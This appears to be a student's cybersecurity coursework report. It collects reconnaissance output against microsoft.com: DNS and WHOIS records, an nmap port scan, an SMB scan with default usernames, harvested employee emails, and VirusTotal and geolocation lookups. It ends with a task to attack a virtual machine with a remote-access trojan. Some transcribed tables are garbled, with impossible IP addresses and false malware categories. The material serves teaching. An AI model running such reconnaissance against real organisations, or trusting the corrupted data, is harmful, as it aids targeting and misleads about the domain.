cmsev1test50.microsoft.com	134.170.188.97	A	cmsev1test50.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK	United States		

title501.microsoft.com	131.107.0.71	A	title501.microsoft.com	MICROSOFT-CORP-AS	United States		
title541.microsoft.com	131.107.0.111	A	title541.microsoft.com	MICROSOFT-CORP-AS	United States		
toolbar-prod-brn01.microsoft.com	20.41.62.11	A		MICROSOFT-CORP-MSN-AS-BLOCK	United States		
title611.microsoft.com	94.245.127.11	A	title611.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK	Ireland		
rs1-39.azure-dns.com.	150.171.10.39	NS	rs1-39.azure-dns.com.	MICROSOFT-CORP-MSN-AS-BLOCK	United States		
rs2-39.azure-dns.net.	150.171.16.39	NS	rs2-39.azure-dns.net.	MICROSOFT-CORP-MSN-AS-BLOCK	United States		
rs3-39.azure-dns.org.	13.107.222.39	NS	rs3-39.azure-dns.org.	MICROSOFT-CORP-MSN-AS-BLOCK	United States		
rs4-39.azure-dns.info.	13.107.206.39	NS	rs4-39.azure-dns.info.	MICROSOFT-CORP-MSN-AS-BLOCK	United States		
10.microsoft-mail.protection.outlook.com.	104.47.54.36	MX		MICROSOFT-CORP-MSN-AS-BLOCK	United States		

ns1-39.azure-dns.com.	150.171.10.39 ns1-39.azure-dns.com	MICROSOFT-CORP- MSN-AS-BLOCK United States
ns2-39.azure-dns.net.	150.171.16.39 ns2-39.azure-dns.net	MICROSOFT-CORP- MSN-AS-BLOCK United States
ns3-39.azure-dns.org.	13.107.222.39 ns3-39.azure-dns.org	MICROSOFT-CORP- MSN-AS-BLOCK United States
ns4-39.azure-dns.info.	13.107.206.39 ns4-39.azure-dns.info	MICROSOFT-CORP- MSN-AS-BLOCK United States

6) <https://suip.biz/>

Nmap scan report → www.microsoft.com (104.103.65.218)
 Host is up, received user-set (0.018s latency).

Other addresses for www.microsoft.com (not scanned) → 2001:2030:21:1a2::356e
 2001:2030:21:197::356e 2001:2030:21:196::356e 2001:2030:21:19e::356e 2001:2030:21:19c::356e

rDNS record for 104.103.65.218 → a104-103-65-218.deploy.static.akamaitechnologies.com

Not shown → 998 filtered tcp ports (no-response)

Some closed ports may be reported as filtered due to --defeat-rst-ratelimit

80/tcp open http syn-ack ttl 56 AkamaiGHost (Akamai's HTTP Acceleration/Mirror service)
 |_http-server-header: AkamaiNetStorage

443/tcp open ssl/http syn-ack ttl 56 AkamaiGHost (Akamai's HTTP Acceleration/Mirror service)
 |_http-server-header: AkamaiNetStorage

The screenshot shows a web browser window with the URL <https://suip.biz/?act=report&id=c6bfa834ca68442bbb91fe6bbdc1330c>. The page displays an Nmap scan report for the IP address 104.103.65.218. The report includes the following details:

- Starting Nmap 7.93 (https://nmap.org) at 2022-11-21 13:33 MSK**
- Nmap scan report for www.microsoft.com (104.103.65.218)**
- Host is up, received user-set (0.018s latency).**
- Other addresses for www.microsoft.com (not scanned): 2001:2030:21:1a2::356e 2001:2030:21:197::356e 2001:2030:21:196::356e 2001:2030:21:19e::356e 2001:2030:21:19c::356e**
- rDNS record for 104.103.65.218: a104-103-65-218.deploy.static.akamaitechnologies.com**
- Not shown: 998 filtered tcp ports (no-response)**
- Some closed ports may be reported as filtered due to --defeat-rst-ratelimit**
- PORT STATE SERVICE REASON VERSION**
- 80/tcp open http syn-ack ttl 56 AkamaiGHost (Akamai's HTTP Acceleration/Mirror service)**
- 443/tcp open ssl/http syn-ack ttl 56 AkamaiGHost (Akamai's HTTP Acceleration/Mirror service)**
- _|_http-server-header: AkamaiNetStorage**

The page also includes a sidebar with links for finding IP information and gathering information about the target host.

If you want to contribute, you can make donation for adding new services:

- PayPal: alexey@miloserdov.org
- Bitcoin: Click for Address



IP address history for 'www.microsoft.com':

Date: 2022-10-28 06:04:31

IP address: **104.100.173.161**

Date: 2020-01-11 06:22:11

IP address: **104.100.57.112**

Date: 2020-01-03 16:23:09

IP address: **104.101.102.4**

Date: 2021-11-06 18:00:14

IP address: **104.101.201.164**

Date: 2019-05-08 07:47:33

IP address: **104.102.0.17**

Date: 2020-01-23 17:23:14

IP address: **104.102.254.31**

Date: 2019-12-28 00:28:25

IP address: **104.102.30.30**

Date: 2017-10-09 00:00:00

IP address: **104.103.151.3**

← → C suip.biz/?act=domainiphistory

Gmail YouTube Maps Cyber Security Octo...

Do I have IPv6

Information Gathering

- Find out the location and Internet service provider by IP
- Find out the location and Internet service provider by IPv6
- IP or Websites Information Gathering
- Identify CMS of Websites
- WebApp Information Gatherer
- Generate and test domain types and variations
- Web-sites on a single IP
- IP address of a web-site
- IP address history of web sites
- List ALL DNS records
- Viewing specific DNS records of a site
- HTTP response headers
- Trace URL's jumps across the rel links to obtain the last URL
- Checking the existence of a given mail
- Check the existence of a profile
- Search for profiles by full names
- Checking the existence of domains
- Convert IP address to hostname
- Autonomous System

IP address history for 'www.microsoft.com':

Date: 2022-10-28 06:04:31
IP address: 104.100.173.161

Date: 2020-01-11 06:22:11
IP address: 104.100.57.112

Date: 2020-01-03 16:23:09
IP address: 104.101.102.4

Date: 2021-11-06 18:00:14
IP address: 104.101.201.164

Date: 2019-05-08 07:47:33
IP address: 104.102.0.17

Date: 2020-01-23 17:23:14
IP address: 104.102.254.31

Date: 2019-12-28 00:28:25
IP address: 104.102.30.30

Date: 2017-10-09 00:00:00
IP address: 104.103.151.3

If you want to contribute, you can make donation for adding new services:

- PayPal: alexey@miloserdov.org
- Bitcoin: Click for Address

Privacy - Terms

- DNS record of site

← → C suip.biz/?act=alldns

Gmail YouTube Maps Cyber Security Octo...

Gathering

- Identify CMS of Websites
- WebApp Information Gatherer
- Generate and test domain types and variations
- Web-sites on a single IP
- IP address history of web sites
- List ALL DNS records
- Viewing specific DNS records of a site
- HTTP response headers
- Trace URL's jumps across the rel links to obtain the last URL
- Checking the existence of a given mail
- Check the existence of a profile
- Search for profiles by full names
- Checking the existence of domains
- Convert IP address to hostname
- Autonomous System Number Lookup by IP Address
- Search user in social media
- OSINT Tool for All-In-One Web Reconnaissance
- onion sites (hidden services) without Tor
- NetBIOS, SMB and Samba Scanner
- Checking if a site is accessible via the Tor network

DNS records of 'microsoft.com':

```

; <>> DIG 9.18.8 <>> +nocomments microsoft.com any
;; global options: +cmd
microsoft.com.           IN      ANY
microsoft.com.           IN      SOA    ns1-39.azure-dns.com. azuredns-
hostmaster.microsoft.com. 3600   IN      SOA    ns1-39.azure-dns.com. azuredns-
microsoft.com.           IN      A      20.112.52.29
microsoft.com.           IN      A      20.81.111.85
microsoft.com.           IN      A      20.84.181.62
microsoft.com.           IN      A      20.103.85.33
microsoft.com.           IN      A      20.53.203.50
microsoft.com.           IN      MX    10  microsoft.com.mail.protection.outlook.com.
microsoft.com.           IN      NS    ns1-39.azure-dns.com.
microsoft.com.           IN      NS    ns2-39.azure-dns.net.
microsoft.com.           IN      NS    ns3-39.azure-dns.org.
microsoft.com.           IN      NS    ns4-39.azure-dns.info.
microsoft.com.           IN      TXT   "8RPDX9B8Stu7Pbysu7qACm~PoDv62tLfhTnC4y9vFfLd84t5+Q1ETgSL4K01A8pB2xmyvPujuvh0g=="
microsoft.com.           IN      TXT   "d365mktkoy=3u1cf82cpv/501zk70v9bvfv2"
microsoft.com.           IN      TXT   "facebook-domain-
verification=fwzuhbbzimg5fzgotc2go51olc3566"
microsoft.com.           IN      TXT   "google-site-
verification=pjPoauSPcrFX0ZS9jnPPaSaxowHGCDAll_86dcOpfk"
microsoft.com.           IN      TXT   "fg2t0gov9424p2tdcuo94goe9j"
microsoft.com.           IN      TXT   "t'seebe51jn7jwm32k53h1ipa"
microsoft.com.           IN      TXT   "google-site-verification=-CVfn_YwsV-
2rGJXWmO8mToeTF410havnv"
microsoft.com.           IN      TXT   "google-site-
verification=gfDnTUdATPsK123010Xbfsv-V-3a0BVWVak5d40CkgI"
microsoft.com.           IN      TXT   "d365mktkoy=Sx0f1EzLwMwxGeEZUxzJFghloapF80vtEUjw7ZTwk"
microsoft.com.           IN      TXT   "hubspot-developer-
verification=OTQ5NIwYwtetOMmz10YWE1L1KylmQt0hjMDmxv2jhdAx"
microsoft.com.           IN      TXT   "d365mktkoy=j2qHwq9BHdaaa3ZXH8x64daJZxEwfFa0dxDe1xd0YYX"
microsoft.com.           IN      TXT   "v=spf1 include:_spf-a.microsoft.com include:_spf-
b.microsoft.com include:_spf-c.microsoft.com include:_spf-ssg-a.msft.net include:spf-a.hotmail.com
include:_spf1-meo.microsoft.com -all"
;; Query time: 113 msec
;; SERVER: 8.8.8.8#53(8.8.8.8) (TCP)
;; WHEN: Mon Nov 21 13:48:06 MSK 2022
;; MSG SIZE rcvd: 1590

```

• PayPal: alexey@miloserdov.org
• Bitcoin: Click for Address

Privacy - Terms

Domain Name: MICROSOFT.COM
Registry Domain ID: 2724960_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.markmonitor.com
Registrar URL: http://www.markmonitor.com
Updated Date: 2022-04-18T19:31:04Z
Creation Date: 1991-05-02T04:00:00Z
Registry Expiry Date: 2023-05-03T04:00:00Z
Registrar: MarkMonitor Inc.
Registrar IANA ID: 292
Admin Email: admin@domains.microsoft
Admin Phone: +1.4258828080
Admin Fax: +1.4259367329

- For '2a02:26f0:6000:388:0:0:0:356e' →

Hostname is → g2a02-26f0-6000-0388-0000-0000-0000-



The screenshot shows a browser window with the URL <https://www.adobe.com/prodapp/acrobetdc.html>. The page displays a proposal template from 'PROPOSAL' with a photo of a man. The Adobe logo is at the top left, and a 'Win your next bid.' button is present. A sidebar on the left contains sections like 'Find out information about yourself', 'Information Gathering', and 'You may also like:'. A large central area shows the proposal document with placeholder text and fields for 'Name', 'Address', and 'Phone Number'. A red box highlights the 'Download' button at the bottom right of the proposal form.

Prasad Nikam (OCT Batch-2022)

356e.deploy.static.akamaitechnologies.com

• NetBIOS, SMB (NetBIOS) and Samba (Linux) scanning

▪ For Host '104.91.33.167'

PORT	STATE	SERVICE	VERSION
137/tcp	filtered	netbios-ns	
139/tcp	filtered	netbios-ssn	
445/tcp	filtered	microsoft-ds	
137/udp	open filtered	netbios-ns	
138/udp	open filtered	netbios-dgm	

▪ Target Information

Target 104.91.33.167

RID Range 500-550,1000-1050

Username "

Password "

Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

7) <https://osintframework.com/>

- https://website.informer.com/microsoft.com#tab_stats

Daily visitors → **27,091,428**

Daily pageviews → **75,314,171**

Alexa Rank → **8**

Created: 1991-05-02

Expires: 2023-05-03

Owner: [Domain Administrator \(Microsoft Corporation\)](#)

Hosting company: [Akamai Technologies, Inc.](#)

Registrar: [MarkMonitor Inc.](#)

IPs: [23.56.9.181](#)

Subdomains:[teams.microsoft.com](#), [docs.microsoft.com](#), [support.microsoft.com](#), [account.microsoft.com](#),
[answers.microsoft.com](#), [ads.microsoft.com](#), [admin.microsoft.com](#), [apps.microsoft.com](#),
[myaccount.microsoft.com](#), [visualstudio.microsoft.com](#)

DNS: [ns1-39.azure-dns.com](#)
[ns2-39.azure-dns.net](#)
[ns3-39.azure-dns.org](#)
[ns4-39.azure-dns.info](#)

- **Owner's emails**
- msnhst@microsoft.com
- admin@domains.microsoft

- **Associated emails**
- domains@microsoft.com
- smdns@microsoft.com
- bartde@microsoft.com
- david.pokluda@microsoft.com
- danielmf@microsoft.com
- haraldle@microsoft.com
- ekremy@microsoft.com
- joleach@microsoft.com
- jurb@microsoft.com
- awf@microsoft.com

General Info

Microsoft - Cloud, Computers, Apps & Gaming
Explore Microsoft products and services for your home or business. Shop Surface, Microsoft 365, Xbox, Windows, Azure, and more. Find downloads and get support.

Keywords: Home, microsoft security essentials, microsoft, download, office, business, windows, server, training, update

Last scanned Nov 8, 2022

Stats & Details

Daily visitors: 27 091 424 Daily pageviews: 75 314 171 Alexa Rank: 8

Whois

Created: 1991-05-02
Expires: 2023-05-03
Owner: Microsoft Administrator (Microsoft Corporation)
Hosting company: Akamai Technologies, Inc.
Registrar: Microsoft
IPs: 23.56.5.161
Subdomains: teams.microsoft.com, docs.microsoft.com, support.microsoft.com, account.microsoft.com, answers.microsoft.com, ad洙.microsoft.com, aka.Microsoft.com, app.microsoft.com, myaccount.microsoft.com, visualstudio.microsoft.com

DNS:

- ns1-39.acmre.onmicrosoft.com
- ns2-39.acmre.onmicrosoft.com
- ns3-39.acmre.onmicrosoft.com
- ns4-39.acmre.onmicrosoft.com

Email: See owners and associated emails

Sponsored links

Mywot.com - Reputation rating

Category	Score
Up-to-dateness	95
Vendor reliability	95
Privacy	95
Child Safety	95

Siteadvisor.com

Status	Score
Good	175
Spam	1
Adware, spyware, or virus	15
Malware	4
Extremely poor	3
Potential or other score	3
Bad shopping experience	10

Compete.com

Visits	Change %
159 195 640	-2.85%

WHOIS

Domain Name: microsoft.com

Registry Domain ID: 2724960_DOMAIN_COM-VRSN

Registrar WHOIS Server: whois.markmonitor.com

Registrar URL: http://www.markmonitor.com

Updated Date: 2022-04-18T19:25:49+0000

Creation Date: 1991-05-02T04:00:00+0000

Registrar Registration Expiration Date: 2023-05-03T00:00:00+0000

Registrar: MarkMonitor, Inc.

Registrar IANA ID: 292\

Admin Name: Domain Administrator

Admin Organization: Microsoft Corporation

Admin Email: admin@domains.microsoft

Admin Phone: +1.4258828080

Admin Fax: +1.4259367329

IP WHOIS

NetRange: 23.32.0.0 - 23.67.255.255

CIDR: 23.32.0.0/11, 23.64.0.0/14

NetName: AKAMAI

NetHandle: NET-23-32-0-0-1

Parent: NET23 (NET-23-0-0-0-0)

Organization: Akamai Technologies, Inc. (AKAMAI)

RegDate: 2011-05-16

Updated: 2012-03-02

OrgTechPhone: +1-617-444-0017

OrgTechEmail: ip-admin@akamai.com

Whois

Domain Name: microsoft.com
 Registry Domain ID: 2724960_DOMAIN_COM-VRSN
 Registrar WHOIS Server: whois.markmonitor.com
 Registrar URL: http://www.markmonitor.com
 Updated Date: 2022-04-18T19:25:49+0000
 Creation Date: 1991-05-02T04:00:00+0000
 Registrar Registration Expiration Date: 2023-05-03T00:00:00+0000
 Registrar: MarkMonitor, Inc.
 Registrar IANA ID: 292
 Registrar Abuse Contact Email: abusecomplaints@markmonitor.com
 Registrar Abuse Contact Phone: +1.2083895770
 Domain Status: clientUpdateProhibited (<https://www.icann.org/epp/clientUpdateProhibited>)
 Domain Status: clientTransferProhibited (<https://www.icann.org/epp/clientTransferProhibited>)
 Domain Status: clientDeleteProhibited (<https://www.icann.org/epp/clientDeleteProhibited>)
 Domain Status: serverUpdateProhibited (<https://www.icann.org/epp/serverUpdateProhibited>)
 Domain Status: serverTransferProhibited (<https://www.icann.org/epp/serverTransferProhibited>)
 Domain Status: serverDeleteProhibited (<https://www.icann.org/epp/serverDeleteProhibited>)
 Registry Registrant ID:
 Registrant Name: Domain Administrator
 Registrant Organization: Microsoft Corporation
 Registrant Street: One Microsoft Way,
 Registrant City: Redmond
 Registrant State/Province: WA
 Registrant Postal Code: 98052
 Registrant Country: US
 Registrant Phone: +1.4258828080
 Registrant Phone Ext:
 Registrant Fax: +1.4259367329
 Registrant Fax Ext:
 Registrant Email: admin@domains.microsoft
 Registry Admin ID:
 Admin Name: Domain Administrator
 Admin Organization: Microsoft Corporation
 Admin Street: One Microsoft Way,
 Admin City: Redmond
 Admin State/Province: WA
 Admin Postal Code: 98052
 Admin Country: US
 Admin Phone: +1.4258828080
 Admin Phone Ext:
 Admin Fax: +1.4259367329
 Admin Fax Ext:
 Admin Email: admin@domains.microsoft

Admin Email: admin@domains.microsoft
 Registry Tech ID:
 Tech Name: MSN Hostmaster
 Tech Organization: Microsoft Corporation
 Tech Street: One Microsoft Way,
 Tech City: Redmond
 Tech State/Province: WA
 Tech Postal Code: 98052
 Tech Country: US
 Tech Phone: +1.4258828080
 Tech Phone Ext:
 Tech Fax: +1.4259367329
 Tech Fax Ext:
 Tech Email: msnhost@microsoft.com
 Name Server: ns3-39.azure-dns.org
 Name Server: ns4-39.azure-dns.info
 Name Server: ns2-39.azure-dns.net
 Name Server: ns1-39.azure-dns.com
 DNSSEC: unsigned
 URL of the ICANN WHOIS Data Problem Reporting System: <http://wdrs.internic.net/>
 >>> Last update of WHOIS database: 2022-10-25T06:24:09+0000 <<

For more information on WHOIS status codes, please visit:
<https://www.icann.org/resources/pages/epp-status-codes>

If you wish to contact this domain's Registrant, Administrative, or Technical contact, and such email address is not visible above, you may do so via our web form, pursuant to ICANN's Temporary Specification. To verify that you are not a robot, please enter your email address to receive a link to a page that facilitates email communication with the relevant contact(s).

Web-based WHOIS:
<https://domains.markmonitor.com/whois>

If you have a legitimate interest in viewing the non-public WHOIS details, send your request and the reasons for your request to whoisrequest@markmonitor.com and specify the domain name in the subject line. We will review that request and may ask for supporting documentation and explanation.

By submitting a WHOIS query, you agree that you will use this data only for lawful purposes and that, under no circumstances will you use this data to:
 (1) allow, enable, or otherwise support the transmission by email, telephone, or facsimile of mass, unsolicited, commercial advertising, or spam; or
 (2) enable high volume, automated, or electronic processes that send queries, data, or email to MarkMonitor (or its systems) or the domain name contacts (or its systems).

MarkMonitor reserves the right to modify these terms at any time.

By submitting this query, you agree to abide by this policy.

IP Whois

NetRange: 23.32.0.0 - 23.67.255.255
 CIDR: 23.32.0.0/11, 23.64.0.0/14
 NetName: AKAMAI
 NetHandle: NET-23-32-0-0-1
 Parent: NET23 (NET-23-0-0-0-0)
 NetType: Direct Allocation
 OriginAS:
 Organization: Akamai Technologies, Inc. (AKAMAI)
 RegDate: 2011-05-16
 Updated: 2012-03-02
 Ref: <https://rdap.arin.net/registry/ip/23.32.0.0>

OrgName: Akamai Technologies, Inc.
 OrgId: AKAMAI
 Address: 145 Broadway
 City: Cambridge
 StateProv: MA
 PostalCode: 02142
 Country: US
 RegDate: 1999-01-21
 Updated: 2022-04-08
 Ref: <https://rdap.arin.net/registry/entity/AKAMAI>

OrgAbuseHandle: NUS-ARIN
 OrgAbuseName: NOC United States
 OrgAbusePhone: +1-617-444-2535
 OrgAbuseEmail: abuse@akamai.com
 OrgAbuseRef: <https://rdap.arin.net/registry/entity/NUS-ARIN>

OrgTechHandle: IPADM11-ARIN
 OrgTechName: ipadmin
 OrgTechPhone: +1-617-444-0017
 OrgTechEmail: ip-admin@akamai.com
 OrgTechRef: <https://rdap.arin.net/registry/entity/IPADM11-ARIN>

OrgTechHandle: SJS98-ARIN
 OrgTechName: Schetter, Steven Jay
 OrgTechPhone: +1-617-274-7134
 OrgTechEmail: ip-admin@akamai.com
 OrgTechRef: <https://rdap.arin.net/registry/entity/SJS98-ARIN>

➤ Webpage Performance Test Result

- https://www.webpagetest.org/result/221121_BiDeYC_95N/
- https://www.webpagetest.org/result/221121_BiDeYC_95N/3/details/#waterfall_view_step1

8) <https://www.virustotal.com/gui/home/url>

- <https://www.virustotal.com/gui/domain/www.microsoft.com/detection>

Detection Tab (Left):

- At least 0 detected files communicating with this domain.
- Signature: Microsoft Inc.
- Created Date: 32 years ago
- Last Updated: 7 months ago
- File Type: PDF

DETAILS Tab (Right):

- Categories:** Honeypot / Trapdoor, Infection technique, Trojans, Worms, Malware, Exploit, Computer worms.
- Popularity Ranks:**
 - Rank: 298
 - Position: 298
 - Ingestion Time: 2022-11-29 16:39:11 UTC
- Last DNS Records:**

Record type	TTL	Value
A	30	73.191.49.10
AAA	20	2000.1499.240.43.20.2000
AAAA	20	2000.1499.240.43.20.2000
CNAME	208	e13078.850.ckmehoq.net
NS	900	www.microsoft.com-3.edgesite.net
MX	9000	www.microsoft.com-3.edgesite.net
CNAME	101	www.microsoft.com-2.edgesite.net
CNAME	493	www.microsoft.com-3.edgesite.net
CNAME	728	www.microsoft.com-3.edgesite.net
CNAME	52	e13078.850.ckmehoq.net

RELATIONS Tab:

- Passive DNS Replication (200):**

Date resolved	Detected	Resolver	IP
2022-11-21	0 / 95	SecondMiddle	23.36.53.238
2022-11-21	0 / 95	SecondMiddle	104.26.85.164
2022-11-20	0 / 95	VirusTotal (FQDN)	23.13.209.134
2022-11-19	0 / 95	SecondMiddle	104.26.126.154
2022-11-19	0 / 95	SecondMiddle	23.40.201.170
2022-11-19	0 / 95	SecondMiddle	23.105.198.137
2022-11-18	0 / 95	VirusTotal	23.231.233.177
2022-11-18	0 / 95	VirusTotal	93.81.241.177
2022-11-17	0 / 95	SecondMiddle	23.1.101.238
- Subdomains (16):**

Subdomain	Detected	IP
dev.www.microsoft.com	0 / 95	13.107.246.10
uniservelabs.it.www.microsoft.com	0 / 95	40.99.155.02
uniservelabs.it.www.microsoft.com	0 / 95	40.70.157.07
uniservelabs.www.microsoft.com	0 / 95	52.138.179.170
uniservelabs.www.microsoft.com	0 / 95	52.191.105.200
uniservelabs.www.microsoft.com	0 / 95	184.81.129.09
assets.www.microsoft.com	0 / 95	52.161.19.1
int.assets.www.microsoft.com	0 / 95	52.170.28.150
mcostester.visual.microsoft.com	0 / 95	23.61.67.212
uniservelabs.visual.microsoft.com	0 / 95	23.4.120.46
uniservelabs.www.microsoft.com	0 / 95	23.194.100.200
uniservelabs.www.microsoft.com	0 / 95	23.41.189.02
uniservelabs.www.microsoft.com	0 / 95	191.29.92.128
uniservelabs.www.microsoft.com	0 / 95	184.86.253.152
uniservelabs.www.microsoft.com	0 / 95	23.191.108.200
uniservelabs.www.microsoft.com	0 / 95	194.94.225.103
uniservelabs.www.microsoft.com	0 / 95	23.22.733.146
uniservelabs.www.microsoft.com	0 / 95	23.61.229.156

- <https://www.virustotal.com/gui/url/cb61d732b2864230ca18ecad8e64165843015888b3aa60bfefefe5af8c7e99b/details>


DETAILS Tab:

- No security vendors flagged this URL as malicious.
- URL: https://www.microsoft.com/en-in/
- Status: 200
- Ingestion Time: 2022-08-26 06:11:48 UTC
- Comments: 7 comments, 700


Security Vendors' Analysis:

Abusix	Clean	Aegis	Clean
ADMINUSlabs	Clean	ACCC(MONITORING)	Clean
AlienVault	Clean	alphafountain.ai	Clean
AntiAVL	Clean	Artem Against 419	Clean
Avisa	Clean	DADIWARE.INFO	Clean
bomview.cc	Clean	Haven & ProCrime	Clean
bitdefender	Clean	BOOKLET	Clean
BlueV	Clean	Cerego	Clean
Chong Lua Dao	Clean	CINSArmy	Clean


9) <https://web.archive.org/>



Note
This calendar view maps the number of times <https://www.microsoft.com/en-in> was crawled by the Wayback Machine, not how many times the site was actually updated. More info in the FAQ.
Green indicates redirects (30x).



Note
This calendar view maps the number of times <https://www.microsoft.com/en-in> was crawled by the Wayback Machine, not how many times the site was actually updated. More info in the FAQ.
Green indicates redirects (30x).



Note
This calendar view maps the number of times <https://www.microsoft.com/en-in> was crawled by the Wayback Machine, not how many times the site was actually updated. More info in the FAQ.
Orange indicates that the URL was not found (404).
Green indicates redirects (30x).




Note
This calendar view maps the number of times <https://www.microsoft.com/en-in> was crawled by the Wayback Machine, not how many times the site was actually updated. More info in the FAQ.
Green indicates redirects (30x).



FAQ | Contact Us | Terms of Service (Dec 31, 2014)



FAQ | Contact Us | Terms of Service (Dec 31, 2014)



Last 10 Captures

Capture	Statuscode	MIME-type	Size
Mon, 21 Nov 2022 12:07:23 GMT	302	Unk	513
Mon, 21 Nov 2022 12:07:23 GMT	301	Unk	478
Mon, 21 Nov 2022 05:41:04 GMT	-	Warc/revisit	466
Mon, 21 Nov 2022 04:56:19 GMT	-	Warc/revisit	463
Mon, 21 Nov 2022 03:45:38 GMT	-	Warc/revisit	447
Mon, 21 Nov 2022 03:44:28 GMT	-	Warc/revisit	437
Mon, 21 Nov 2022 03:21:21 GMT	-	Warc/revisit	465
Mon, 21 Nov 2022 03:13:00 GMT	-	Warc/revisit	446
Mon, 21 Nov 2022 01:33:34 GMT	-	Warc/revisit	448
Mon, 21 Nov 2022 01:32:08 GMT	-	Warc/revisit	446

10) <https://www.ip2location.com/>

IP → 104.97.41.163

Country → United States of America [US]

Region → Washington

City → Seattle

Zip Code → 98101

IP Address 104.97.41.163 Demo

We offer free IP geolocation query up to 50 IP addresses per day. [Sign up](#) for a demo account to be entitled to a higher daily limit. You still have 49/50 query limit available for today.

LOOKUP

ⓘ This demo uses data from IP2Location DB25 geolocation database and IP2Proxy PX11 anonymous proxy database for results.

IP Lookup Result

Share The Result	
Permalink	https://www.ip2location.com/104.97.41.163
<input checked="" type="checkbox"/> IP Address	104.97.41.163
<input checked="" type="checkbox"/> Country	United States of America [US] ⓘ
<input type="checkbox"/> Region	Washington
<input type="checkbox"/> City	Seattle
<input type="checkbox"/> Coordinates of City†	47.603909, -122.329845 (47°36'14"N 122°19'47"W)
<input type="checkbox"/> ISP	Akamai Technologies Inc.
<input type="checkbox"/> Local Time	21 Nov, 2022 04:45 AM (UTC -08:00)
<input type="checkbox"/> Domain	akamai.com
<input type="checkbox"/> Net Speed	(COMP) Company/T1

<input type="checkbox"/> IDD & Area Code	(1) 206/425
<input type="checkbox"/> ZIP Code	98101
<input type="checkbox"/> Weather Station	Seattle (USWA0395)
<input type="checkbox"/> Mobile Carrier	-
<input type="checkbox"/> Mobile Country Code - MCC	-
<input type="checkbox"/> Mobile Network Code - MNC	-
<input type="checkbox"/> Elevation	16m
<input type="checkbox"/> Usage Type	(CDN) Content Delivery Network
<input type="checkbox"/> Address Type	Anycast
<input type="checkbox"/> Category	Data Centers
<input type="checkbox"/> Anonymous Proxy	No
<input type="checkbox"/> Proxy Type	DCH
<input type="checkbox"/> Proxy ASN	-
<input type="checkbox"/> Threat	-
<input type="checkbox"/> Last Seen	20 ago
<input type="checkbox"/> Provider	-
Olson Time Zone	America/Los_Angeles

*

❖ Problem Statement 2 →

Test the System Security by using PRORAT / Darkcommet (Any one Tool) Trojan by hacking virtual machine and try to take screenshots & Keystrokes along with change data in Desktop. Write a report on vulnerability issue along with screenshots how you performed and suggest the security patch to avoid these type of attacks.

